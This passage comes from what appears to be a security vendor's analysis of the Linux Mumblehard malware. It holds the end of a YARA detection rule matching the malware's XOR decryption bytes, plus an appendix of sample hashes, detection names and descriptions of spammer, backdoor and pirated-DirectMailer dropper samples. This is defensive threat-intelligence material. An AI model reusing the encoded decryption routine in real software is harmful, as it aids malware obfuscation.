    $decrypt = { 31 db [1-10] ba ?? 00 00 00 [0-6] (56 5f | 89 F7)
39 d3 75 13 81 fa ?? 00 00 00 75 02 31 d2 81 c2 ?? 00 00
00 31 db 43 ac 30 d8 aa 43 e2 e2 }

  condition:
    $decrypt
}
```

## APPENDIX B: SAMPLES

SHA-1 sum	File type	First seen on Virus Total	ESET Detection name	Description
65a2dc362556b55cf2dbe3a10a2b337541eea4eb	ELF executable	2009-05-11	Linux/Mumblehard.K.Gen	Mumblehard <a href="#">spammer</a>
331ca10a5d1c5a5f3045511f7b66340488909339	ELF executable	2014-06-06	Linux/Mumblehard.E.Gen	Mumblehard <a href="#">spammer</a>
2f2e5776fb7405996feb1953b8f6dbca209c816a	ELF executable	2014-07-01	Linux/Mumblehard.D.Gen	Mumblehard <a href="#">backdoor</a>
95aed86918568b122712bdbbebdd77661e0e6068	ELF executable	2014-11-23	Linux/Mumblehard.J.Gen	Mumblehard <a href="#">backdoor</a>
c83042491efade4a4a46f437bee5212033c168ee	ZIP archive	2014-07-04	Linux/Mumblehard.E.Gen	Pirated copy of DirectMailer archive with dm.pl dropping Mumblehard backdoor
e62c7c253f18ec7777fdd57e4ae500ad740183fb	ELF executable	2014-05-17	Linux/Mumblehard.E.Gen	Pirated copy of DirectMailer dropping Mumblehard backdoor (dm.pl)
58d4f901390b2ecb165eb455501f37ef8595389a	ZIP archive	2009-03-25	Linux/Mumblehard.M.Gen	Pirated copy of DirectMailer 1.5 archive with dm.cgi opening a Mumblehard proxy
4ae33caebfd9f1e3481458747c6a0ef3dee05e49	ELF executable	2013-06-27	Linux/Mumblehard.M.Gen	Pirated copy of DirectMailer 1.5 opening a proxy (dm.cgi)